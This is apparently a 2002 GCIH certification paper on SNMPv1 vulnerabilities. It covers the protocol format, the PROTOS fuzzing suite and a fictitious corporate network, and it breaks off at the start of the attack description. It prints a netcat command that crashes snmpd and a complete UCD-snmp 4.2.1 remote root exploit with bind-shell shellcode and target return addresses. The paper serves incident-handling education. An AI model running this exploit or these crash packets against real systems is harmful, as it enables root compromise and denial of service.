Widespread SNMP Vulnerabilities

GCIH Certification 2.1 Option 1

Prepared By:

Gregory M. Brooks
July 5, 2002

Executive Summary

Recently, the public was made aware of some very serious vulnerabilities within the Simple Network Management Protocol (SNMP) which is widely used throughout corporate America and the Internet. SNMP is a TCP/IP protocol that has been the topic of many discussions in the security community because it is commonly deployed with a lack of good security in place. SNMP is enabled on the majority of routers and servers installed across the Internet, and this new security warning put out by CERT® means we have potentially Internet-threatening problems on our hands.

The problem is not within the SNMP protocol itself; it is in the implementation of the protocol in software. An academic group at the University of Oulu, in Finland, created a tool that was designed to test the robustness of SNMP software by sending various “illegal” packets towards SNMP compliant devices. These packets do not follow the proper definition of the SNMP protocol and were purposefully designed to attempt to wreak havoc on poorly coded SNMP software. Of the twelve software packages that were put to the test, all failed. Many vendors who have SNMP-compliant devices have used these same tools to test their own devices and have also seen undesirable results.

Therefore, there is a widespread problem in the Internet right now that must be dealt with. Malicious SNMP traffic can enable malicious hackers to take down the core infrastructure of the Internet and take control of various systems that are online. The following paper will discuss these new SNMP Vulnerabilities, cover protection and remediation strategies, and illustrate a potential incident handling case that could occur due to the implications of this important issue.

Table of Contents

Widespread SNMP Vulnerabilities

Introduction

On February 21st, 2002, the CERT® Coordination Center released advisory CA-2002-03 warning of multiple vulnerabilities across many different implementations of the Simple Network Management Protocol (SNMP). SNMP is a very common network protocol that is supported on a wide range of network computing devices including Cisco routers, Microsoft Windows servers, and UNIX and Linux servers. It is enabled by default on the base install of many devices that are directly attached to the Internet including those that provide the Internet backbone. This means that we have a very serious advisory and we could soon see threats that could potentially cripple the Internet by exploiting these flaws.

The CERT® advisory came about largely because of the research conducted by OUSPG – an academic group at the University of Oulu in Finland. In order to test the security of the venerable SNMP protocol, they developed a tool called PROTOS and a test suite of malformed, oversized, and properly-encoded packets that are bundled into c06-snmpv1 test suite. This test suite is available for download from the OUSPG web site. The description of the project can be found at the following URL: http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/.

Specifically, SNMP version 1 is the protocol that was tested and found to have vulnerabilities. Although the SNMP protocol has been updated and the latest version is version 3, version 1 is still commonly deployed. Version 1 is still enabled by default on many products you purchase today. The problems discussed in the CERT® advisory can lead to denial of service against devices that run SNMP and can also be exploited to execute arbitrary commands or grant administrative access to systems. The CERT® advisory is located at the following URL: http://www.cert.org/advisories/CA-2002-03.html

Part 1 – The Exploit

Name

CERT® has created a Common Vulnerabilities and Exposures (CVE) candidate to track this issue. CERT® Advisory CA-2002-03, titled "Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP)", is the candidate. The full vulnerability with update tracking can be found at this site: http://www.cert.org/advisories/CA-2002-03.html. CERT® has also created two web pages of vulnerability notes specific to this issue. Vulnerability Note VU#107186 (http://www.kb.cert.org/vuls/id/107186) addresses vulnerabilities in SNMP version 1 trap handling while VU#854306 (http://www.kb.cert.org/vuls/id/854306) addresses the vulnerabilities in SNMP version 1 request handling.

Operating System

As previously mentioned, these problems manifest themselves across a wide range of vendor equipment. The OUSPG tested a set of twelve different devices to verify the robustness of the SNMP agent on each device. All twelve were found to have problems. The CERT® advisory lists responses from a wide range of vendors – from Adaptec to ZyXEL – very few of which feel confident that their SNMP code is not susceptible to problems.

This advisory is so expansive that many vendors have created web pages on their sites specifically dedicated to addressing this issue. A list of these sites for some of the major network vendors can be found in the CERT® advisory.

Protocols/Services/Applications

SNMP is an acronym for Simple Network Management Protocol. As the name implies, SNMP was created for the purpose of providing a common interface to managing network devices. The protocol was created in 1988 and is documented in RFC 1065, 1066, and 1067[3]. SNMP provides a standard set of data elements that can be queried over the network to get information about a device. SNMP has a concept of 'manager' and 'agent'. The agent is the piece of software that runs on the end device. The manager is a station that is generating the requests for information from the agents.

There are three versions of SNMP in existence – v1, v2, and v3. The vulnerabilities discussed in this paper apply to SNMPv1. Although it might seem like version 1 of the protocol might be outdated today, it is still more widely used than any other version. A lot of the new hardware and operating systems that are installed, including Cisco routers, Windows 2000/XP, and various Linux and UNIX implementations all run SNMPv1 when SNMP is enabled.

Some common programs that network managers use which rely on the SNMP protocol include HP OpenView for Network Monitoring, MRTG for network utilization reporting and Cisco Works for router management and configuration. SNMP is enabled by default on a plethora of networking products including numerous print servers, routers, hubs, and stock installations of servers. It is one of the most widely distributed network protocols in existence today.

For the rest of this paper, the term SNMP will refer to SNMPv1 unless the version number is explicitly stated.

Brief Description

Recently it was discovered that several implementations of the SNMP protocol were subject to a myriad of problems. The problems lie in the way that SNMP messages are processed by the systems that receive them. SNMP version 1 messages all have what is called a community string – which is analogous to a password. SNMP agents and managers will normally not communicate with one another unless the community string from the request matches what is configured on the device. Long community strings, zero-length community strings, and malformed community strings have been found to cause havoc on various SNMP implementations. This not only applies to SNMP agents who receive get requests but can also apply to SNMP managers who receive traps.

Additionally, SNMP messages contain at least one reference to a variable. In the case of an SNMP get request, this is the particular piece of information that is being queried for on the device. In the case of an SNMP trap, this is information returned that gives more detail about the event that has prompted the message. By crafting abnormal messages, with a lack of variables or unusually long variable names for example, the SNMP agent or manager can be crashed or used to exploit a buffer overflow.

Several things make this a particularly bad security hole. First off, you can send one corrupted SNMP packet to a network broadcast address and target multiple machines at once. Many implementations of SNMP will process packets that are sent to the broadcast address. Since these attacks are carried out over the UDP protocol, it is very easy to mask the source address of the attack by using address spoofing. IP spoofing not only hides the true identify of an attacker, it also may be used to circumvent certain packet filters that are intended to protect a network.

On UNIX and UNIX-type operating systems, SNMP agents and trap listeners usually run with root privileges. The IANA-assigned port number for SNMP is 161 and for SNMP traps it is 162. Normally, only the root user on a UNIX system is able to establish a listening connection on ports lower than 1024. Additionally, in the Windows arena, the SNMP service that handles the communication is commonly run as the SYSTEM user. So if these vulnerabilities are exploited to execute remote commands with a buffer overflow, the attacker is doing so with complete administrator privilege on these target systems.

Finally there are other devices such as routers, switches, terminal servers, print servers, and X-terminals that all run SNMP agents. SNMP agents are even embedded in devices such as digital cameras these days. For those devices where the SNMP functionality is implemented more closely to the operating system core, a system-halting buffer overflow condition can be created by sending malformed SNMP packets. This can lead to a rebooting or halting of the particular device. This culminates into a very bad situation - unidentified, virtually untraceable attackers are capable of bringing down your organization's routers ***with a single SNMP packet***.

Variants

This is a class of vulnerabilities that affects a wide range of hardware and software devices. There are no variants that have been catalogued with other CVE numbers, however there are malicious programs being developed that use these SNMP security holes to compromise systems. Some sample source code will be presented later in this paper.

Also, there are other security shortcomings in the SNMP protocol that have been addressed in other warnings. SNMP is commonly implemented with the commonly known default community strings. This allows attackers to cull valuable information about the device and usually the target network by making queries to the device. Also, only version 3 of the SNMP protocol offers encryption. Therefore, information contained in SNMP traffic (including community strings) can be captured using a network analyzer.

References

1. OUSPG at University of Oulu, Finland. "PROTOS Test-Suite: c06-snmpv1." February 12, 2002. http://www.ee.oulu.fi/research/ouspg/protos/testing/c06/snmpv1/

2. CERT® Coordination Center. "Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP)" February 12, 2002. http://www.cert.org/advisories/CA-2002-03.html. (April 12, 2002)

3. Delcroix, Maxime and Lumetta, Olivier. "Lessons About SNMP." http://www.et.put.poznan.pl/snmp/intro/ihistor2.html

4. CERT® Coordination Center. “Multiple vulnerabilities in SNMPv1 trap handling.” February 12, 2002. http://www.kb.cert.org/vuls/id/107186 (June 25, 2002)


5. CERT® Coordination Center. “Multiple vulnerabilities in SNMPv1 request handling.” February 12, 2002. http://www.kb.cert.org/vuls/id/854306 (Jun 25, 2002)

Part 2 – The Attack

Network Description and Diagram

The examples that follow in this document will all be related to the following fictitious network. The drawing for the fictitious corporation, XYZ Corp., has been included below. The network is representative of one common to a medium-sized corporation. A backbone of layer-3 switches provides connectivity to both the servers and the communication closets that feed the user ports. A firewall with a screened subnet resides between XYZ Corp.’s internal network and the border router that connects them to the Internet via a T1 line. A variety of different server platforms are in use including SUN, Microsoft and Linux servers.

The diagram of XYZ Corp.’s hypothetical network is shown on the page below, followed by a description of the main components.


XYZ Corp.
The Internet
Cisco 2600 Router
IOS 12.1(7)
1.1.1.1
Passive Snort
IDS Sensors
SUN Solaris 2.7
DNS Server
2.2.2.2
Nokia IP530
CheckPoint Firewall-1 NG SRP2
192.168.100.1
Windows 2000 SP2
HP OpenView NNM 6.1
192.168.2.22
Cisco Catalyst 6509 Switch
IOS 12.1(7)
c6500-2: 192.168.2.1
Cisco Catalyst 6509 Switch
IOS 12.1(7)
c6500-3: 192.168.3.1
Cisco Catalyst 6509 Switch
IOS 12.1(7)
c6500-1: 192.168.1.1
Cisco Catalyst 6509 Switch
IOS 12.1(7)
c6500-4: 192.168.4.1
Mandrake Linux 8.1
Snort IDS/UCDSnmp v4.2.1
192.168.4.20

Multiple Cisco Catalyst 6509 layer-3 switches form the backbone of the network. These switches are running IOS 12.1(7). In addition to providing connectivity out to the communication closets, the main servers for the XYZ Corp. plug directly into a blade on the switch.

A CheckPoint NG firewall running on the Nokia IP530 platform provides a barrier between XYZ Corp and the Internet. The firewall has been patched with the latest service release of CheckPoint NG and the latest version of the Nokia IPSO operating system (3.5 FCS 7).

The firewall policy at this site allows any SNMP GET packets to leave the internal network and allow the corresponding replies. The policy also allows SNMP TRAP messages to be sent from any device on the Internet into HP OpenView Network Node Manager (NNM) server which is listening for messages on UDP port 162 and displays these messages on a management console. Unfortunately, this provides an attack path that can (and will) be used to compromise the network.


The company has a variety of server platforms including Windows 2000, Solaris and Linux servers. A Windows 2000 server houses the NNM application. This machine has a one-to-one address translation (to 1.1.1.10) set up on the firewall so that external servers can send SNMP traps to it. A screened subnet exists where servers answering outside connections resides. A DNS server running on Solaris is in the screened subnet.

Finally, a Linux server with three separate network interface cards is installed and configured with Snort Intrusion Detection System. Two of the cards plug into the DMZ and screened subnet and do not have TCP/IP bound to them. They are passively analyzing the network traffic and alerting the security management team to suspicious activity. In this paper, I will discuss a hypothetical attack that can take place against this network, and cover some Snort rules and other defenses that XYZ Corp. could put in place to protect themselves against the attack.

Protocol Description

As mentioned above, SNMP provides a common framework for managing devices. Every SNMP-manageable device has common data elements that can be queried to obtain information about the host. Some of the common elements include the device's name, a system description, the address and routing table from the device. In addition to these standard variables that are enumerable on all systems that are SNMP-manageable, there may also be a vendor-specific set of variables that can provide more specific information about a device. For example, if a printer is SNMP-manageable, there may be variables that can be polled across the network to determine whether the printer is out of paper, or how many jobs are remaining in the print queue. A server may have variables that indicate the processor utilization or status of the disk drives and other hardware. This method of querying information from the devices is called an SNMP get request.


Below is a diagram of an SNMP get request:



SNMPv1 also supports a "get-next request" which is similar in function to the get request. The method of communication is the same as above. The difference is that a get-next request will return the information for the next data element being managed by the SNMP-managed device (whereas a get request returns the referenced data element.)


In addition to this method of "pulling" information from the device, the protocol also supports a form of communication where the SNMP agent sends an unsolicited message to a manager based on a status change. This communication is called an SNMP trap. Using this facet of SNMP, a printer could send a message to an administrator when it was out of paper; rather than the administrator having to routinely go out and request the paper status from the printer. This allows for proactive network monitoring. Both the SNMP get requests and traps run over the UDP protocol on top of IP.

Below is a diagram of an SNMP trap message:



Finally, there one final operation that may be performed with SNMP. That is an SNMP set. This allows a management station to modify a data element on an SNMP-managed device. This can be useful for performing tasks, such as instructing a network device to send its configuration back to the management server or forcing a power supply to do a diagnostic check.

Below is a diagram of an SNMP set command:



It is important to understand the format of an SNMP packet to understand the research of the OUSPG and the vulnerabilities that have been discovered. The format of an SNMP packet is shown below. Items in bold require further breakout and are expanded upon immediately following the table.

SNMP Version	Community String	**SNMP Protocol Data Unit (PDU)**

The format of the SNMP PDU varies based on what type of SNMP message is being sent. Remember, there are several different SNMP messages that have been mentioned and diagrammed: Get Requests, Get-next requests, Set requests, Responses, and Traps. Each of these message types is shown below.

PDU format of Get, Get-next, and Set requests:

PDU Type	request-id	0	0	**variable bindings**

PDU format of SNMP response messages:

PDU Type	request-id	error-status	error-index	**variable bindings**

PDU format of Traps:

PDU Type	enterprise	agent-address	generic-trap	specific-trap	timestamp	**variable bindings**

The last piece of each PDU is the variable bindings section. Multiple data elements may be sent across the network in a single SNMP message – this oftentimes occurs with the trap message. The format of the variable bindings section of the PDU is shown here:

name1	value1	name2	value2	...	namen	valuen

How the Exploit Works

The work of the OUSPG group is available for anyone to download to test out their SNMP devices and see if they are vulnerable. A test suite of four different tool sets are available. This sounds like a great benefit for the network security professional, a useful tool to let them know if they are vulnerable. Unfortunately, malicious hackers are just as likely to download the test suite and use it to attack remote systems.

The OUSPG's work asks the question, "What if?" What if SNMP packets were generated that bent or broke the specified protocol format above? An example of this is an SNMP packet with an extra long community string. Another example is variable bindings sent back that specify a variable name but do not include the associated value. Does the SNMP Manager handle the receipt of an SNMP Trap message with a specially crafted format string in the agent-address field? There are literally tens of thousands of variations of questions like these (test cases) that are contained the test suite.

There are four tool sets. Two of these test the robustness of SNMP agents by sending various get, get-next, and set messages and two test SNMP managers by sending crafted trap messages. A description of what each particular test case is verifying is listed on the OUSPG's c06-snmpv1 web page. For example, when running one of the toolset titled Req-App (which tests for application exceptions in SNMP requests), the 111 test cases starting at test #7146 are testing for community string overflows in SNMP set requests.

The test suite is written in Java and therefore may be run on a number of platforms. The first step to using the tool is to ensure that you have a Java compiler loaded on your system. Java is included on the distribution CDs of most UNIX and UNIX-type operating systems. It can be downloaded directly for Microsoft Windows and other operating systems at http://java.sun.com/getjava.

The next step is to obtain the Java archive (jar) files that contain the PROTOS C06-snmpv1 test suite. The test suite is actually broken up into four different jar files – two that test SNMP requests and two that test SNMP traps. The two sets for each group are designed with test cases to test for application exceptions and encoding exceptions. A barrage of buffer overflow and format string attacks are included in each test suite. The smallest suite contains 8776 test cases while the largest contains 18914 different test cases! Each of these test cases represents a different SNMP request that is sent from the test system against an agent or manager. Download the files from the website and in a few minutes you have yourself a security auditing (or potential denial of service) tool.

To execute the java code, run the command from a Windows command prompt using the following format:

```
C:\> java –jar c06-snmpv1-req-app-r1.jar
```

This will return a list of command line options for the program:

```
(help by command line argument: -help)
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c06-snmpv1-req-app-r1.jar
Usage java -jar <jarfile>.jar [ [OPTIONS] | -host <hostname> ]

  -closedelay <ms>      Extra delay before closing socket.
                        Defaults to 0 ms (milliseconds).
  -delay <ms>           Time to wait before sending new test-case.
                        Defaults to 100 ms (milliseconds).
  -file <file>          Send file <file> instead of test-case(s)
  -help                 Display this help
  -host <hostname>      Hostname to send (inject) test-cases
  -jarfile <file>       Get data from an alternate bugcat
                        JAR-file <file>
  -port <index>         Portnumber to send packets on host.
                        Defaults to 161.
  -replywait <ms>       Maximum time to wait for host to reply.
                        Defaults to 100 ms (milliseconds).
  -showreply            Show replies from server.
  -single <index>       Inject a single test-case <index>
  -start <index>        Inject test-cases starting from <index>
  -stop <index>         Stop test-case injection to <index>
  -zerocase             Send valid case (case #0) after each
                        test-case and wait for a response. May
                        be used to check if the target is still
                        responding. Default: off
```

To execute the tests against a specified host, simple call the command followed by a host argument like so:

```
C:\> java –jar c06-snmpv1-req-app-r1.jar –host 192.168.1.1
```

The program will begin sending the various SNMP test cases toward the destination host. A few valid SNMP packets are sent first, followed by the various malformed SNMP packets that are meant as a stress test for your SNMP agent. The indication of the progress of the test will appear on the screen as follows:

```
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c06-snmpv1-req-app-r1.jar
test-case #0: injecting meta-data 0 bytes, data 40 bytes
waiting 100 ms for reply...48 bytes received
test-case #1: injecting meta-data 0 bytes, data 40 bytes
waiting 100 ms for reply...54 bytes received
test-case #2: injecting meta-data 0 bytes, data 50 bytes
waiting 100 ms for reply...50 bytes received
test-case #3: injecting meta-data 0 bytes, data 42 bytes
waiting 100 ms for reply...0 bytes received
test-case #4: injecting meta-data 0 bytes, data 44 bytes
waiting 100 ms for reply...0 bytes received
test-case #5: injecting meta-data 0 bytes, data 48 bytes
waiting 100 ms for reply...0 bytes received
test-case #6: injecting meta-data 0 bytes, data 56 bytes
waiting 100 ms for reply...0 bytes received
test-case #7: injecting meta-data 0 bytes, data 72 bytes
waiting 100 ms for reply...0 bytes received
test-case #8: injecting meta-data 0 bytes, data 104 bytes
waiting 100 ms for reply...0 bytes received
test-case #9: injecting meta-data 0 bytes, data 170 bytes
waiting 100 ms for reply...0 bytes received
test-case #10: injecting meta-data 0 bytes, data 300 bytes
waiting 100 ms for reply...
```

Various command line options can be used to augment the test. By using the –showreply switch, you can monitor the responses from the agent and look for signs of undesired behavior. OUSPG also recommends the use of the –zerocase switch, which will send a valid SNMP request between the malformed requests. This will allow you to detect when one of these test cases happens to disable a SNMP agent and prevent it from answering valid replies.

If you do not have access to Java or do not care to load it on your system, you can use the same test cases with your own delivery mechanism of choice. You can use Winzip or any other program capable of reading jar files to peruse the archives. Within each archive is a directory called "testcases" that contains each of the various tests that is sent to agent or trap receiver when running the applet. You can extract these to your file system and send them using your own program or with programs such as snmpwalk or netcat. For example, to send testcase 00004777 from the req-app jar file to a machine with an SNMP agent at 192.168.1.1 using netcat, you could use the following command:

```
C:\> nc –u 161 192.168.4.20 < 00004777
```

This particular test case tests the SNMP agent by sending an SNMP get request with multiple variables. If this is XYZ Corp.'s Mandrake Linux 8.1 machine running the default install of ucd-snmp (4.2.1), then you've just crashed the snmpd. Good hackers will be able to take this information and go farther. A test system mirroring the Linux server can be created and tools like gdb can be used to run ucd-snmp in a contained environment. Then the hacker can run the particular test case against the target system and retrieve a memory dump and find out where the stack pointer was when the process crashed. Machine code to spawn a command shell on a remote port can then be encoded into the SNMP testcase and packaged into a handy root exploit that only requires netcat. According to Counterplane Security Expert Tina Bird, researchers working with SANS were able to come up with a working buffer overflow to get root access to several versions of Linux in about two hours[3]. Unfortunately, the good guys aren't the only ones out there who are smart enough to do this.

Other root-compromising exploits are showing up on various security tool sites on the Internet as well. For instance, on PacketStorm (www.packetstormsecurity.nl and mirrors), there is exploit code designed to spawn a command shell on TCP port 10000 on a Linux system running ucd-snmp. The code is credited to Jove@halo.nu. Additionally, there is exploit code floating about from zen-parse that I received from a contact at MITRE:

```
/*
UCD-snmp 4.2.1 remote exploit

since this leaked, i have no reason to hold it from the securityfocus infosec
scene anymore... you need snmpwalk in your local directory to make it work..
use ethically for penetration tests or other lucrative activities only.

zen-parse
"revealing hacker secrets since 1998 - it takes a hacker
to protect you from a hacker"

greets: My man Brian McWilliams (The voice of the underground) numacra, The
metaray,DWalrus, JimJones AKA GOBBLES, Kimble (the man cant keep you down big
boy), The Shadow Knight(#shells won't be the same without ya)...

*/

#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>

char code[] =

   "\x31\xc0"                    // xor     eax, eax
   "\x31\xdb"                    // xor     ebx, ebx
```

```
"\x89\xe5"                   // mov     ebp, esp
"\x99"                       // cdq
"\xb0\x66"                   // mov     al, 102
"\x89\x5d\xfc"               // mov     [ebp-4], ebx
"\x43"                       // inc     ebx
"\x89\x5d\xf8"               // mov     [ebp-8], ebx
"\x43"                       // inc     ebx
"\x89\x5d\xf4"               // mov     [ebp-12], ebx
"\x4b"                       // dec     ebx
"\x8d\x4d\xf4"               // lea     ecx, [ebp-12]
"\xcd\x80"                   // int     80h
"\x89\x45\xf4"               // mov     [ebp-12], eax
"\x43"                       // inc     ebx
"\x66\x89\x5d\xec"           // mov     [ebp-20], bx
"\x66\xc7\x45\xee\x27\x10"   // mov     [ebp-18], word 4135
"\x89\x55\xf0"               // mov     [ebp-16], edx
"\x8d\x45\xec"               // lea     eax, [ebp-20]
"\x89\x45\xf8"               // mov     [ebp-8], eax
"\xc6\x45\xfc\x10"           // mov     [ebp-4], byte 16
"\xb2\x66"                   // mov     dl, 102
"\x89\xd0"                   // mov     eax, ed
"\x8d\x4d\xf4"               // lea     ecx, [ebp-12]
"\xcd\x80"                   // int     80h
"\x89\xd0"                   // mov     eax, edx
"\xb3\x04"                   // mov     bl, 4
"\xcd\x80"                   // int     80h
"\x43"                       // inc     ebx
"\x89\xd0"                   // mov     eax, edx
"\x99"                       // cdq
"\x89\x55\xf8"               // mov     [ebp-8], edx
"\x89\x55\xfc"               // mov     [ebp-4], edx
"\xcd\x80"                   // int     80h
"\x31\xc9"                   // xor     ecx, ecx
"\x89\xc3"                   // mov     ebx, eax
"\xb1\x03"                   // mov     cl, 3
"\xb0\x3f"                   // mov     al, 63
"\x49"                       // dec     ecx
"\xcd\x80"                   // int     80h
"\x41"                       // inc     ecx
"\xe2\xf8"                   // loop    -7
"\x52"                       // push    edx
"\x68\x6e\x2f\x73\x68"       // push    dword 68732f6eh
"\x68\x2f\x2f\x62\x69"       // push    dword 69622f2fh
"\x89\xe3"                   // mov     ebx, esp
"\x52"                       // push    edx
"\x53"                       // push    ebx
```

```
   "\x89\xe1"                    // mov     ecx, esp
   "\xb0\x0b"                    // mov     al, 11
   "\xcd\x80";                   // int     80h

struct {
        char *name;
        unsigned long ret_addr;
        int psn1;
        int psn2;
        int psn3;
        int offset;
}
targets[] = {
        { "UCD-snmp 4.2.1, Slackware 7.0", 0xbfffc560, 148, 160, 164, 0},
        { "UCD-snmp 4.2.1, Redhat 6.2", 0x807dc64, 244, 240, 244, 4},
        { "UCD-snmp 4.2.1, Suse 7.2", 0xbfffc76c, 152,152,152,0},
        { NULL, 0}
};

void usage(char *p)
{
    int i;

    fprintf(stderr,
"*************************************************************\n");
    fprintf(stderr,
"*************************************************************\n");
    fprintf(stderr, "   SNMP EXPLOITATION PROOF OF CONCEPT - ETHICAL
USES
ONLY\n");
    fprintf(stderr,  "usage:  %s  [-t  type]  [-p  port]  [-o  offset]  [-w  path]
<host>\n", p);
    fprintf(stderr, "-t: target number\n");
    fprintf(stderr, "-p: port of snmp \n");
    fprintf(stderr, "-o: offset\n");
    fprintf(stderr, "-w: path to snmpwalk (default is cwd)\n\n");

    fprintf(stderr, "Target Types:\n");
    for(i = 0; targets[i].name; i++)
        fprintf(stderr, "%d) %s\n", i, targets[i].name);

    fprintf(stderr, "exploit opens shell on port 10000\n");
    fprintf(stderr, "\n");
    fprintf(stderr,
"*************************************************************\n");
    fprintf(stderr,
"*************************************************************\n");
```

```
    exit(0);
}

int main(int argc, char **argv) {
        char buf[512];
        struct stat boo;
        char *host, *path;
        int c, type=0, offset=0;
        char port[6] = "161";


        while((c = getopt(argc, argv, "t:o:p:w:")) != EOF){
            switch(c){
            case 't':
                type = atoi(optarg);
                if(type < 0 || type > sizeof(targets)){
                    fprintf(stderr, "invalid target type\n");
                    usage(argv[0]);
                }
            case 'o':
                offset = atoi(optarg);
                break;
            case 'p':
                strncpy(port, optarg, 5);
                break;

            case 'w':
                path = (char *)malloc(sizeof(optarg));
                strncpy(path, optarg, strlen(optarg)-1);
                break;
            }
        }
        if(!argv[optind])
                usage(argv[0]);

        host = argv[optind];

        memset(buf, 0x90, 256);

        memcpy(buf+targets[type].psn1,(void *) &targets[type].ret_addr, 4);
        memcpy(buf+targets[type].psn2,(void *) &targets[type].ret_addr, 4);
        memcpy(buf+targets[type].psn3,(void *) &targets[type].ret_addr, 4);
        buf[256] = 0x00;
        memcpy(buf+targets[type].offset, code, sizeof(code)-1);
        execl("snmpwalk", "snmpwalk", "-p", port, host, buf, NULL); }
```

This code requires “snmpwalk”, a common application that is part of the ucd-snmp package for *NIX operating systems, to deliver its payload. If the attacker is aware of the remote operating system (which could be culled with fingerprinting programs, by looking at banners on various services, or actually having access to a user account), the exploit can be delivered without having to know the appropriate SNMP community string to access the agent.

Description and Diagram of the Attack

